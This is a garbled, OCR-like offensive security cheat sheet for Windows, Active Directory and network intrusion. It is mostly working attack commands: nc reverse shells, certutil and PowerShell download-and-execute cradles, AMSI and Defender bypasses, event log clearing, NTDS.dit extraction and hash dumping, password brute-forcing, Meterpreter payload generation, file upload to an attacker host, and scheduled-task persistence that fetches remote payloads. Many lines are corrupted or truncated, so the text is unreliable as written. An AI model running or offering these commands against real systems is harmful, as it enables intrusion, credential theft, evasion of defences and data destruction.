net group "Domain Controllers" /domain	List of DCs for the current domain
net share	SMB share
net session I find I "\"	List of active SMB sessions
net user user /ACTIVE:yes /domain	Open domain domain

Command	Description
net user user '' newpassword '' /domain	Change domain username and password
net share share c:\share /GRANT:Everyone,FULL	Shared folder

Remote commands

Command	Description
tasklist /S ip /v	Processes running on ip
systeminfo /S ip /U domain\user /P Pwd	IP information
net share \\ ip	ip environment
net use \\ ip	ip system file
net use z: \\ ip \share password /user: DOMAIN user	Map drive, specified credentials
reg add \\ ip \ regkey \ value	Added registry key for ip
sc \\ ip create service binpath=C:\Windows\System32\x.exe start=auto	Create a remote service (space after start=)
cmd.exe /c certutil -urlcache -split -f http://ip/nc.exe c:/windows/temp/nc.exe	Copy file from ip to current system by cmd.exe
cmd.exe /c c:/windows/temp/nc.exe ip port -e cmd.exe	Shell reverse
nc.exe -lvvp port	Listening on specific port
python3 -m http.server port	Create webserver
xcopy /s \\ ip \dir C:\local	Copy of ip fodder
shutdown /m \\ ip /r /t 0 /f	restart system with ip

Network commands

Command	Description
ipconfig I all	ip settings
ipconfig /displaydns	DNS cache
netstat -ana	Show connection
netstat -anop tcp 1	Create Netstat loop
netstat -ani findstr LISTENING	Ports in use
route print	Route tables
arp -a	Get system MACs (using ARP table)
nslookup, set type=any, ls -d domain results.txt, exit	Get DNS Zone Xfer
nslookup -type=SRV _www._tcp.url.com	Get Domain SRV lookup (ldap, kerberos, sip)
tftp -I ip GET remotefile	File Transfer in TFTP
netsh wlan show profiles	Profiles stored on the wireless network
netsh firewall set opmode disable	Firewall deactivation ('Old)
netsh wlan export profile folder=. key=clear	wifi extraction in plaintext
netsh interface ip show interfaces	List of IDs/MTUs related to interfaces
netsh interface ip set address local static ip nmask gw ID	Set IP
netsh interface ip set dns local static ip	DNS server configuration
netsh interface ip set address local dhcp	Set interface to use DHCP

Functional commands

Command	Description
type file	Show file contents
del path \' .• /a /s /q /f	Delete files in current path

Command	Description
find /I ''str'' filename command I find /c /v ""	List of cmd outputs
at HH:MM file [args] (i.e. at 14:45 cmd /c)	File execution schedule
runas /user: user " file [args]"	Execute file with specific user
restart /r /t 0	Restart
sc stop UsoSvc	Stop the UsoSvc service
sc start UsoSvc	Starting the UsoSvc service
sc config UsoSvc binpath="c:\windows\temp\nc.exe ip port -e C:\windows\system32\cmd.exe"	Change path of executable file by UsoSvc
tr -d '\15\32' win.txt unix.txt	Delete CR & 'Z ('nix)
makecab file	Compression
Wusa.exe /uninstall /kb: ###	Delete patch
cmd.exe "wevtutil qe Application /c:40 /f:text /rd:true"	Using the Event Viewer in the CLI
lusrrngr.msc	Using Local user manager
services.msc	Using Services control panel
taskmgr.exe	Using Task manager
secpool.rnsc	Using Security policy manager
eventvwr.rnsc	Using Event viewer

MISC. commands

Locking the workstation

```
rundll32.dll user32.dll LockWorkstation
```

Disable Windows Firewall

```
netsh advfirewall set currentprofile state off netsh advfirewall set allprofiles state of
```

Create port forward (*need admin access)

```
netsh interface portproxy add v4tov4 listenport=3000 listenaddress=l.l.l.l connectport=40
#Remove
netsh interface portproxy delete v4tov4 listenport=3000 listenaddress=l.l.l.l
```

enable cmd

```
reg add HKCU\Software\Policies\t1icrosoft\Windows\System /v DisableCHD /t REG DWORD /d 0
```

PSEXEC command

Remote file execution with specific identity information

```
psexec /accepteula \\ targetiP -u domain\user -p password -c -f \\ smbiP \share\file.exe
```

Execution of command with special hash

```
psexec /accepteula \\ ip -u Domain\user -p Lt1 c:\Program-1
```

Run the command on the remote system

```
psexec /accepteula \\ ip -s cmd.exe
```

Terminal service (RDP)

Start RDP

```
Create regfile.reg file with following line in it: HKEY LOCAL t1ACHINE\SYSTEH\CurrentCont
"fDenyTSCo~nections"=dword: 00000000
reg import reg file. reg
net start ''terrnservice''
sc config terrnservice start= auto
net start terrnservice

    --OR--
reg add "HKEY LOCAL t1ACHINE\SYSTEH\CurentControlSet\Control \Terminal Server" /v fDenyTS
```

RDP tunnel from port 443 (need to restart the terminal service)

```
REG ADD "HKLt1\System\CurrentControlSet\Control \Terminal Server\WinStations\RDP-Tcp" /v
```

Remove network authentication by adding an exception in the firewall

```
reg add "HKEY LOCAL t1ACHINE\SYSTEt1\CurentControlSet\Control \Terminal
Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d "0" /f

netsh firewall set service type = remotedesktop mode = enable
```

Import task from XML file

```
schtasks.exe /create /tn t1yTask /xml "C:\MyTask.xml" /f
```

WMIC command

Command	Description
wmic [alias] get /?	List of all features
wmic [alias] call /?	Callable method

Command	Description
wmic process list full	process properties
wmic startupwmic service	start wmic service
wmic ntdomain list	Domain and DC information
wmic qfe	List of all patches
wrnic process call create "process_name"	Run process
wmic process where name="process" call terminate	Delete process
wmic logicaldisk get description,name	Display logical sharing environment
wmic cpu get DataWidth /format:list	Show 32-bit or 64-bit version of the system
wmic service where started = true get name, startname	Show running services

WMIC [alias] [where] [clause]

```
[alias] == process, share, startup, service, nicconfig, useraccount, etc.
[where] ==where (name="cmd.exe"), where (parentprocessid!=[pid]"), etc.
[clause] ==list [fulllbrief], get [attribl, attrib2], call [method], delete
```

Run the file in smb with specific identity information

```
wmic /node: targetiP /user:domain\user /password:password process call create "\ \ smbiP
```

Remove the software

```
wmic product get name /value # Get software names
wmic product where name="XXX" call uninstall /nointeractive
```

Remote user access

```
wmic /node:remotecomputer computersystern get username
```

Show processes in real time

```
wmic /node:machinename process list brief /every:l
```

Start RDP

```
wmic /node:"machinename 4" path Win32_TerminalServiceSetting where
AllowTSConnections=''0'' call SetAllowTSConnections ''1''
```

The list of times that the user has entered

```
wmic netlogin where (name like "%adm%") get numberoflogons
```

Search services for unquoted routes

```
wmic service get narne,displayname,pathnarne,startrnode
| findstr /i nauton | findstr /i /v "C:\windows\\" | findstr /i /v """
```

Copy of Volume shadow

```
1. wmic /node: DC IP /user:"DOI1AIN\user" /password:"PASS" process
   call create "cmd /c vssadmin list shadows 2 &1
   c:\temp\output.txt"
# If any copies alread1 ex~st then exfil, otherwise create using
following commands. Check output.txt for anJ errors
2. wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process
   call create "cmd /c vssadmin create shadow /for=C: 2 &1
   C:\temp\output.txt"
3. wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process
   call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVol~meShadowCopy1\Windows\Syste
   C:\temp\system.hive 2 &1
   C:\temp\output.txt"
4. wmic /node: DC IP /user: "DOl'.llUN\user" /password: "PASS" process call create ''cmd
   \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopyc\NTDS\NTDS.dit
   C:\temp\ntds.dit 2 &1 C:\temp\output.txt"
Step by step instructions on room362.com for step below
5. From Linux, download and run ntdsxtract and libesedb to export
```

```
hashes or other domain information
a. Additional instructions found under the VSSOWN section
b. ntdsxtract – http://www.ntdsxtract.com
```

POWERSHELL environment

Command
stop-transcript
get-content file
get-help command-examples
get-command 'string'
get-service
get-wmiobject -class win32 service
$PSVersionTable
powershell.exe -version 2.0

Command
get-service measure-object
get-psdrive
get-process select -expandproperty name
get-help '-parameter credential
get-wmiobject -list -'network'
(Net.DNS]: :GetnostEntry(" ip "I
powershell.exe wget "http://10.10.10.10/nc.exe" -outfile "c:\temp\nc.exe"
poweshell.exe -c "IEX (New-Object System.Net.WebClient).DownloadString('http://10.10.10.10:8000/p cmd
https://gist.githubusercontent.com/zhilich/b8480f1d22f9b15d4fdde07ddc6fa4ed/raw/8078a51bbfa18
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.
call ps1 files

Command

Bypass AMSI

```
Import-Module .\Invoke-Obfuscation\Invoke-Obfuscation.psm1
Out-ObfuscatedTokenCommand -Path .\powerview.ps1 | Out-File out
```

Or

```
https://raw.githubusercontent.com/kmkz/Pentesting/master/AMSI-Bypass.ps1
. .\AMSI-Bypass.ps1
Invoke-AmsiBypass
```

Disable realtimemonitoring

```
powershell -command set-mppreference -Disable realtimemonitoring $true
```

List of all users

```
$users = New-Object DirectoryServices.DirectorySearcher
$users.Filter = "(&(objectclass=user))"
$users.SearchRoot = ''
$users.FindAll()
```

List of all domains

```
$computers = New-Object DirectoryServices.DirectorySearcher
$computers.Filter = "(&(objectclass=computer))"
$computers.SearchRoot = ''
$computers.FindAll()
```

Get AD credentials using donotrequirepreauth

```
Set-ADAccountControl -identity jorden -doesnotrequirepreauth 1
```

Deleting security reports and programs (for SVR01)

```
Get-EventLog -list
Clear-EventLog -logname Application, Security -computername SVR01
```

Extract the version of the operating system inside the CSV file

```
Get-WmiObject -class win32 operatingsystem | select -property ' |
export-csv c:\os.txt
```

List of running services

```
Get-Service | where_object {$_.status -eq "Running"}
```

Using ps drive for permanent sharing

```
New-PSJrive -Persist -PSProvider FileSjstem -Root \\1.1.1.1\tools -Name i
```

Files written on 8/20

```
Get-Childitem -Path c:\ -Force -Rec~rse -Filter '.log -ErrorAction
SilentlyContinue | where {$_.LastWriteTime -gt "2012-08-20"}
```

Get file from http

```
(new-object sjstem.net.webclient).downloadFile(''url'',''dest'')
```

tcp port connections (scanner)

```
$ports=(#,#,#) ;$ip="x.x.x.x";foreach ($port in $ports) {try
($socket=New-object Sjstem.Net.Sockets.TCPClient($ip,$port); }catch(};
if ($socket -eq $NULL) (echo $ip":"$port"- Closed";}
else(echo $ip":"$port"- Open";$socket =$NULL;}}
```

Ping command with 500 millisecond timeout

```
$ping = New-Object Sjstex.Net.Networkinformation.ping
$ping.Send(''ip'',5JO)
```

Basic authentication window

```
powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass
$Host.UI.PromptForCredential(" title "," message "," user" "," domain")
```

Run the exe file (from cmd.exe) every 4 hours between August 8-11, 2013, device 0800-1700

```
powershell. exe -Command "do {if ((Get-Date -format yyyyMMdd-HHmm) -match
'201308 ( 0 [ 8-9] |1 [0-1])-(0[ 8-9]]|1 [ 0-7]) [ 0-5] [ 0-9]') {Start-Process -
WindowStyle Hidden "C:\Temp\my.exe";Start-Sleep -s 14400))while(1)"
```

Run Powershell as

```
$pw ~ convertto-securestring -string "PASSWORD" -asplaintext -force;
$pp ~ new-object -typename System.Management.Automation.PSCredential -
argument list "DOMAIN\user", $pw;
Start-Process powershell -Credential $pp -ArgumentList '-noprofile -command
&{Start-Process file.exe -verb runas)'
```

Upload with powershell

```
powershell iwr - usebasicparsing http://192.168.2. x/SharpHound. exe - OutFile - SharpHound. exe
```

Email sender

```
powershell.exe Send-l-1ai1Hessage -to "email" -from "email" -subject
"Subject" -a "attachment file path" -body "Body" -SmtpServer Target
Email Server IP
```

Activating remote access to powershell (requires identity information)

```
net time \\ip
at \\ip time "Powershell -Command 'Enable-PSRemoting -Force'"
```

```
at \\ip time+1 "Powershell -Command 'Set-Item
wsman:\localhost\client\trustedhosts '"
at \ \ip time+2 "Powershell -Command 'Restart-Service WinRM'"
Enter-PSSession -ComputerName ip -Credential username
```

hostname and ip list for all domains

```
Get-WmiObject -ComputerName DC -Namespace root\microsoftDNS -Class
MicrosoftDNS _ ResourceRecord -Filter "domainname~' DOMAIN '" | select
textrepresentation
```

Download from Powershell from specific path

```
powershell.exe -noprofile -noninteractive -command
"[System.Net.ServicePointManager] ::ServerCertificateValidationCallback =
{$true); $source="""https:ll YOUR SPECIFIED IP I file.zip """;
$destination="C:\rnaster.zip"; $http = new-object Systern.Net.WebClient;
$response= $http.DownloadFile($source, $destination);"
```

Display Powershell data

```
Script will send a file ($filepath) via http to server ($server) via POST request.
Must have web server listening on port designated in the $server

powershell.exe -noprofile -noninteractive -command
"[S;stem.Net.ServicePointManager] ::ServerCertificateValidationCallback =
{$true); $server="""http:// YOUR_SPECIFIED IP / folder """;
$filepath="C:\master.zip" $http= new=object System.Net.WebClient;
$response= $http.UploadFile($server,$filepath);"
```

Using powershell to run meterpreter from memory

```
Need Metasploit v4.5+ (msfvenom supports Powershell)
Use Powershell (x86) with 32 bit Meterpreter payloads
encodeMeterpreter.psl script can be found on next page
```

in the attacking system

```
1. ./msfvenom -p Wlndows/meterpreter/reverse https -f psh -a x86 LHOST=1.1.1.1 LPORT=443
2. Move audit.psl into same folder as encodeMeterpreter.psl
3. Launch Powershell (x86)
4. powershell.exe -executionpolicy bypass encodeMeterpreter.psl
5. Copy the encoded Meterpreter string
```

Start the listener in the attacking system

```
1. ./msfconsole
2. use exploit/multi/handler
3. set payload windows/meterpreter/reverse https
4. set LHOST 1. 1. 1. 1
5. set LPORT 443
6. exploit -j
```

On the target system (run powershell(x86))

```
1. powershell. exe -noexi t -encodedCommand paste encoded Meterpreter
string here
PROFIT
```

Encodemeterpreter.ps1 [7]

```
# Get Contents of Script
$contents = Get-Content audit.psl
# Compress Script
$ms = New-Object IO.MemoryStream
$action = [IO.Compression.CompressionMode]: :Compress
$cs =New-Object IO.Compression.DeflateStream ($ms,$action)
$sw =New-Object IO.StreamWriter ($cs, [Text.Encoding] ::ASCII)
$contents I ForEach-Object {$sw.WriteLine($ I)
$sw.Close()
# Base64 Encode Stream
$code= [Convert]: :ToBase64String($ms.ToArray())
$command= "Invoke-Expression '$(New-Object IO.StreamReader('$(New-Object
IO. Compression. DeflateStream ('$(New-Object IO. t4emoryStream
(, '$ ( [Convert] : : FromBase64String ('"$code'") ) I I ,
[IO.Compression.Compressiont~ode]: :Decompress) I,
[Text.Encoding]: :ASCII)) .ReadToEnd() ;"
# Invoke-Expression $command
$bytes= [System.Text.Encoding] ::Unicode.GetBytes($command)
```

```
$encodedCommand = [Convert]: :ToBase64String($bytes)
# Write to Standard Out
Write-Host $encodedCommand
```


Please see reference [7] for disclaimer

Using powershell to start meterpreter (second method)

On bt attack box

```
1. msfpayload windows/rneterpreter/reverse tcp LHOST=10.1.1.1
LPORT~8080 R I msfencode -t psh -a x86
```

in the attacking system

```
1. c:\powershell
2. PS c:\ $cmd = 'PASTE THE CONTENTS OF THE PSH SCRIPT HERE'
3. PS c:\ $u = [System.Text.Encoding]: :Unicode.GetBytes($crnd)
4. PS c: \ $e = [Convert] ::ToBase64String($u)
5. PS c:\ $e
6. Copy contents of $e
```

Start the listener in the attacking system

```
1. ./msfconsole
2. use exploit/multi/handler
3. set payload windows/meterpreter/reverse tcp
4. set LHOST 1.1.1.1
5. set LPORT 8080
6. exploit -j
```

In the target system (1: download the shell code, 2: execute)

```
1. c: \ powershell -noprofile -noninteracti ve -command " &
     {$client=new-object
     System.Net.WebClient; $client.DownloadFile('http://1.1.1.1/shell.txt
     ', 'c:\windows\temp\shell.txt') )"
2. c: \ powershell -noprofile -noninteracti ve -noexi t -command " &
     {$crnd~tjpe 'c:\windows\temp\shell.txt';powershell -noprofilenoninteractive
```

```
    -noexit -encodedCornmand $cmd} "
PROFIT
```

Identification of vulnerable domains with powerup

```
https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerUp/PowerUp.ps1
. .\PowerUp.ps1
```

Windows registry

operating system information

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion
```

Product Name

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion /v
ProductNarne
```

Installation Date

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion /v InstallDate
```

registered name

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion /v RegisteredOwner
```

System boot information

```
HKLM\Software\~icrosoft\Windows NT\CurrentVersion /v SystemRoot
```

Time zone information (in minutes from UTC)

```
HKLM\System\CurrentControlSet\Control\TimeZoneinformation /v ActiveTirneBias
```

Map of network drivers

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive
MRU
```

Mounted devices

```
HKLM\System\MountedDevices
```

usb devices

```
HKLM\System\CurrentControlSet\Enurn\USBStor
```

Activation of IP forwarding

```
HKEY_LOCAL_~ACHI~E\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters -
IPEnableRouter = 1
```

Password keys: LSA secret cat certain vpn, autologon, other passwords

```
HKEY LOCAL MACHINE\Security\Policy\Secrets
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\autoadminlogon
```

Audit policy information

```
HKLM\Security\Policy\PolAdTev
```

Kernel and user services

```
HKLM\Software\Microsoft\Windows NT\CurrentControlSet\Services
```

software installed in the system

```
HKLM\Software
```

Installed software for the user

```
HKCU\Software
```

Latest documents

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
```

The last positions of the user

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\LastVisite
dtmu & \Opensavetmu
```

URLs typed

```
HKCU\Software\Microsoft\Internet Explorer\TypedURLs
```

MRU lists

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
```

The last registry key used

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\RegEdit /v LastKeY
```

Launch paths

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run & \Runonce
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Run & \Runonce
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load & \Run
```

Activation of Remote Desktop

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -name "fD
```

Get Windows information with dsquery

List of domain users

```
dsquery user -limit 0
```

List of domain groups domain=victim.com

```
dsquery group "cn=users, dc=victim, dc=com"
```

List of domain administrators

```
dsquery group -name "domain admins" | dsget group -members -expand
```

List of user groups

```
dsquery user -name bob | dsget user -memberof -expand
```

Get the entered user id

```
dsquery user -name bob | dsget user -samid
```

List of users who have not been active in the last two weeks

```
dsquery user - inactive 2
```

Add user

```
dsadd user "CN=Bob,CN=Users,DC=victim,DC=com" -samid bob -pwd bobpassdisplaj
"Bob" -pwdneverexpires yes -memberof "CN=Domain
```

```
Admins,CN=Users,DC=victim,DC=com
```

Delete user

```
dsrm -subtree -noprornpt "CN=Bob,CN=Users,DC=victim,DC=com"
```

List of domain operating systems

```
dsquery A "DC=victim,DC=com" -scope subtree -attr "en" "operatingSystem"
"operatingSystemServicePack" -filter
" (& (objectclass=computer) (objectcategory=computer) (operatingSystem=Windows}
))"
```

List of site names

```
dsquery site -o rdn -limit 0
```

List of all subnets in the site

```
dsquery subnet -site sitename -o rdn
```

List of services in the site

```
dsquery server -site sitename -or rdn
```

Get domain servers

```
dsquery ' domainroot -filter
" (& (objectCategory=Computer) (objectClass=Computer) (operatingSystem='Server'
) ) "-limit 0
```

DC list of the site

```
dsquery "CN=Sites,CN=Configuration,DC=forestRootDomain" -filter
(objectCategory=Server)
```

Script writing

Bash script variables must be placed in the form %% For example %%i

Create ping sweep

```
for /L %i in (10,1,254) do@ (for /L %x in (10,1,254) do@ ping -n 1 -w 100
10.10.%i.%x 2 nul 1 find "Reply" && echo 10.10.%i.%x live.txt)
```

Create a loop inside the file

```
for /F %i in (file) do command
```

domain brute forcer operation

```
for /F %n in (names.txt) do for /F %pin (pawds.txt) do net use \\DC01\IPC$
/user: domain \%n %p 1 NUL 2 &1 && echo %n:%p && net use /delete
\\DCOl\IPC$ NUL
```

account closing(lockout.bat)

```
@echo Test run:
for /f %%U in (list.txt) do @for /1 %%C in (1,1,5) do @echo net use \\WIN-
1234\c$ /USER:%%U wrong pass
```

DHCP exhaustion operation

```
for /L %i
1.1.1.%i
in (2,1,254) do (netsh interface ip set address local static
netrask gw ID %1 ping 127.0.0.1 -n l -w 10000 nul %1)
```

DNS reverse lookup process

```
for /L %i in (100, 1, 105)
dns.txt && echo Server:
```

```
do @ nslookup 1.1.1.%i I findstr /i /c:''Name''
1.1.1.%i dns.txt
```

Search all the paths to find the files that contain PASS and display the details of that file

```
forfi1es /P c:\temp /s /m pass –c "cmd /c echo @isdir @fdate @ftime
@relpath @path @fsize"
```

Malicious domain simulation (Application for IDS test)

```
# Run packet capture on attack domain to receive callout
# domains.txt should contain known malicious domains
for /L %i in (0,1,100) do (for /F %n in (domains.txt) do nslookup %n
attack domain NUL 2 &1 & ping –n 5 127.0.0.1 NUL 2 &1
```

Operation of IE web looper (traffic generator)

```
for /L %C in (1,1,5000) do @for %U in (www.yahoo.com www.pastebin.com
www.paypal.com www.craigslist.org www.google.com) do start /b iexplore %U &
ping –n 6 localhost & taskkill /F /IM iexplore.exe
```

Get access to executive services

```
for /f "tokens=2 delims='='" %a in ('wmic service list full | find /i
"pathname" I find /i /v "system32"') do @echo %a
c:\windows\temp\3afd4ga.tmp
for /f eol = " delims = " %a in (c:\windows\temp\3afd4ga.tmp) do cmd.exe
/c icacls ''%a''
```

Spinning Reboot (replace /R with /S to shutdown):

```
for /L %i in (2,1,254) do shutdown /r /m \\1.1.1.%i /f /t 0 /c "Reboot
message"
```

Create a shell using vbs (requires identity information)

```
# Create .vbs script with the following
Set shell wscript.createobject("wscript.shell")
Shell.run "runas /user: user " & """" &
C:\Windows\System32\WindowsPowershell\vl.O\powershell.exe -WindowStyle
hidden -NoLogo -Noninteractive -ep bjpass -nop -c \" & """" & "IEX ((New-
Object Net.WEbClieil':).downloadstring(' url '))\" & """" & """"
wscript.sleep(100)
shell.Sendkeys "password" & "{ENTER}"
```

Scheduling the task

```
Scheduled tasks binary paths CANNOT contain spaces because everything
after the first space in the path is considered to be a command-line
argument. Enclose the /TR path parameter between backslash (\) AND
quotation marks ("):
... /TR "\"C:\Program Files\file.exe\" -x arg1"
```

Scheduling the task (ST=start time, SD=start date, ED=end date) *need admin access

```
SCHTASKS /CREATE /TN Task Name /SC HOURLY /ST HH:MM /F /RL HIGHEST /SD
MM/DD/YYYY /ED MM/DD/YYYY /tr "C:\my.exe" /RU DOMAIN/user /RP
password
```

Always schedule task [10]

```
For 64 bit use:
"C:\Windows\syswow64\WindowsPowerShell\vl.O\powershell.exe"
# (x86) on User Login
SCHTASKS /CREATE /TN Task Name /TR
"C:\Windows\System32\WindowsPowerShell\vl.O\powershell.exe -WindowStyle
hidden -NoLogo -Noninteractive -ep bypass -nap -c 'IEX ((new-object
net.webclient) .downloadstring( ''http:// ip : port I payload'''))'' /SC
onlogon /RU System
# (x86) on System Start
SCHTASKS /CREATE /TN Task Name /TR
"C:\Windows\System32\WindowsPowerShell\vl.O\powershell.exe -WindowStyle
hidden -NoLogo -Noninteractive -ep bypass -nap -c 'IEX ((new-object
net.webclient) .downloadstring("http:// ip : port I payload"))'" /SC
onstart /RU System
# (x86) on User Idle (30 Minutes)
SCHTASKS /CREATE /TN Task Name /TR
```

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -Noninteractive -ep bjpass -nop -c 'IEX ((new-object
net.webclient) .downloadstring("http:// ip : port I payload"))'" /SC
onidle /i 30
```

Instructions for working with smb

Log in with a specific user

```
smbclient -L 10.10.10.10 -U tlevel
```

Login without password

```
smbclient -N -L 10.10.10.10
```

Change password

```
smbpasswd -r 10.10.10.10 -U tlevel
```

Show shared route

```
smbclient -L 10.10.10.10
```

Show the specified route

```
smbclient //10.10.10.10/forensic
```

Login to Shell

```
smbclient //10.10.10.10/profiles$
```

Get users along with password hash

```
python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py 10.10.10.10L -usersfile
```

Guess different smb passwords

with metasploit

```
msf5 > use auxiliary/scanner/smb/smb_login
set pass_file wordlist
set USER_file users.txt
set RHOSTS 10.10.10.10
run
```

with medusa

```
medusa -h 10.10.10.10 -U users.txt -P wordlist -M smbnt
```

rpcclient commands

entering the system

```
rpcclient 10.10.10.10 -U support
```

Show user information

```
queryuser support
```

Show users

```
enumdomusers
```

Show permissions

```
enumprivs
```

Change user access

```
setuserinfo2 audit2020 23 'redteam'
```

Show printers

```
enumprinters
```

NTLM extraction from ntds.dit file

```
python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -ntds ntds.dit -system sy
hashes lmhash:nthash LOCAL -output nt-hash
```

Gather information using SharpHound

```
https://github.com/BloodHoundAD/BloodHound/blob/master/Collectors/SharpHound.exe
.\SharpHound.exe
or
SharpHound.exe -c All --zipfilename output.zip
```

Gather information about Sql Server

```
https://github.com/NetSPI/PowerUpSQL/blob/master/PowerUpSQL.ps1
. .\PowerUpSQL.ps1
Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose
```

Obtain AS-REP Roast hash

```
https://github.com/r3motecontrol/Ghostpack-CompiledBinaries
.\Rubeus.exe asreproast
```

List of available ips without using nmap

```
for /L %i in (1,1,255) do @ping -n 1 -w 200 10.10.10.%i > nul && echo 10.10.10.%i is up.
```

Or

```
https://github.com/sperner/PowerShell/blob/master/PortScan.ps1
.\PortScan.ps1
.\PortScan.ps1 10.10.10.10 1 10000
```

Service identification with Test-WSMan

```
PS> Test-WSMan -ComputerName <COMPUTERNAME> -Port 6666
```

Enumerate OU's

```
Get - NetOU - verbose
```

Retrieve users in 'ICS' OU

```
Get - DomainUser - SearchBase "LDAP://OU = ICS,DC = nuclear,DC = site" - Verbose
```

SharpHound Collect

```
SharpHound.exe --CollectionMethod all
```

Impersonate Token of nuclear\vdadmin (on psexec session)

```
incognito. exe list_tokens -u
incognito. exe execute - c "NUCLEAR\vdadmin" C:\Users\Public\binary.exe
```

Network

Common ports

| No Service | :--- | :--- | | 21 | FTP | 22 | SSH | 23 Tel net | | 25 | SMTP | 49 | TACACS | | 53 DNS | | 8/67 DHCP (UDP) | | 69 TFTP (UDP) | | 80 | HTTP | | 88 Kerberos | 110 | POP3 | 111 RPC | | 123 NTP (UDP) | |

135 | Windows RPC | | 137 NetBIOS | | 138 | NetBIOS | | 139 | SMB | | 143 IMAP | | 161 SNMP (UDP) | | 179 | BGP | | 201 Apple Talk | | 389 LDAP | | 443 HTTPS | 445 | SMB | | 500 | ISAKMP (UDP) | | 514 Syslog | | 520 | R.I.P | 7/546 DHCPv6 | | 587 SMTP | 902 VMware | | 1080 | Socks Proxy | | 1194 | VPN | | 1433/4 MS-SQL | | 1521 | Oracle | | 1629 | DarneWare | | 2049 | NFS | | 3128 | Squid Proxy | | 3306 | MySQL | | 3389 | RDP | 5060 | SIP | | 5222 | Jabber | | 5432 | Postgres | 5666 | Nagios | | 5900 | VNC | 6000 | X11 | | 6129 | DameWare | | 6667 | IRC | | 9001 | Tor | | 9001 | HSQL | | 9090/1 Open fire | 9100 | Jet Direct |

Get operating system information with TTL

os	size
Windows	128
Linux	64
	255
Solaris	255

ftp status codes

situation	code
Waiting for user login 220	
Not authenticated 530	

http status codes

situation	code
Successful connection 200	
Lack of access 403	

IPV4 information

Classful range

name	start	end
A 0.0.0.0	127.255.255.255	
B 128.0.0.0	191.255.255.255	
C	192.0.0.0	223.255.255.255
D 224.0.0.0	239.255.255.255	
E	240.0.0.0	255.255.255.255

Range Reversed

start	end
10.0.0.0	10.255.255.255
127.0.0.0	127.255.255.255
172.16.0.0	172.31.255.255
192.168.0.0	192.168.255.255

Subnetting

/31	255.255.255.254	1 Host
/30	255.255.255.252	2 Hosts
/29	255.255.255.248	6 Hosts
/28	255.255.255.240	14 Hosts
/27	255.255.255.224	30 Hosts
/26	255.255.255.192	62 Hosts
/25	255.255.255.128	126 Hosts
/24	255.255.255.0	254 Hosts
/23	255.255.254.0	510 Hosts
/22	255.255.252.0	1022 Hosts
/21	255.255.248.0	2046 Hosts

/20	255.255.240.0	4096 Hosts
/19	255.255.224.0	8190 Hosts
/18	255.255.192.0	16382 Hosts
/17	255.255.128.0	32766 Hosts
/16	255.255.0.0	65534 Hosts
/15	255.254.0.0	131070 Hosts
/14	255.252.0.0	262142 Hosts
/13	255.248.0.0	524286 Hosts
/12	255.240.0.0	1048574 Hosts
/11	255.224.0.0	2097150 Host
/10	255.192.0.0	4194302 Host
/9	255.128.0.0	8388606 Host
/8	255.0.0.0	16777214 Hosts

Calculate the subnet range

```
Given: 1.1.1.101/28
/28 = 255.255.255.240 netmask
256 - 240 = 16 = subnet ranges of 16, i.e.
    1.1.1.0
    1.1.1.16
    1.1.1.32 ...
Range where given IP falls: 1.1.1.96 - 1.1.1.111
```

IPV6 information

Broadcast addresses

```
ff02::1 - link-local nodes
ff05::1 - site-local nodes
ff01::2 - node-local routers
```

```
ff02::2 - link-local routers
ff05::2 - site-local routers
```

Interface addresses

```
fe80:: -link-local
2001:: - routable
::a.b.c.d- IPv4 compatible IPv6
::ffff:a.b.c.d- IPv4 mapped IPv6
```

ipv6 toolbox

```
Remote Network DoS:
rsumrf6 eth# remote ipv6
```

port forward with chisel

```
./chisel server -p 9000 --reverse
./chisel client <ip>:9000 R:4500:127.0.0.1:4500
```

Or

```
./chisel server -p 9000 --reverse
./chisel client <ip>:9000 R:socks
```

ipv6 tunnel in ipv4 with socat

```
socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[2001::]:80
./nikto.pl -host 12-.0.0.1 -port 8080
```

Cisco commands

Command	Description
enable	Enable privilege mode
#configure terminal	interface settings

Command	Description
(config)#interface fa0/0	Configure FastEthernet 0/0
(config-if)#ip addr 1.1.1.1 255.255.255.0	Set IP to fa0/0
(config)#line Vty 0 4	set vty line
(config-line)#login	Set telnet password
(config-line)#password password	Set password for telnet
#show session	reopen session
#show version	IOS version
#dir file systems	Available files
#dir all-filesystems	File Information
#dir /all	Delete files
#show running-config	settings in memory
#show startup-config	Settings inside boot
#show ip interface brief	List of Interfaces
#show interface e0	interface information details
#show ip route	List of Routes
#show access-lists	Access Lists
#terminal length 0	No limit on output
#copy running-config startup-config	Place settings from memory to boot
#copy running-config tftp	Copy settings on tftp

IOS 11.2-12.2 vulnerabilities

```
http:// ip /level/ 16-99 /exec/show/config
```

SVN

List of files and folders

```
svn list svn://10.10.10.10/Empty/
```

activity reports

```
svn log svn://10.10.10.10/
```

change list

```
svn diff -c r2 svn://10.10.10.10
```

Guess the password of OVA, O365, skype business

```
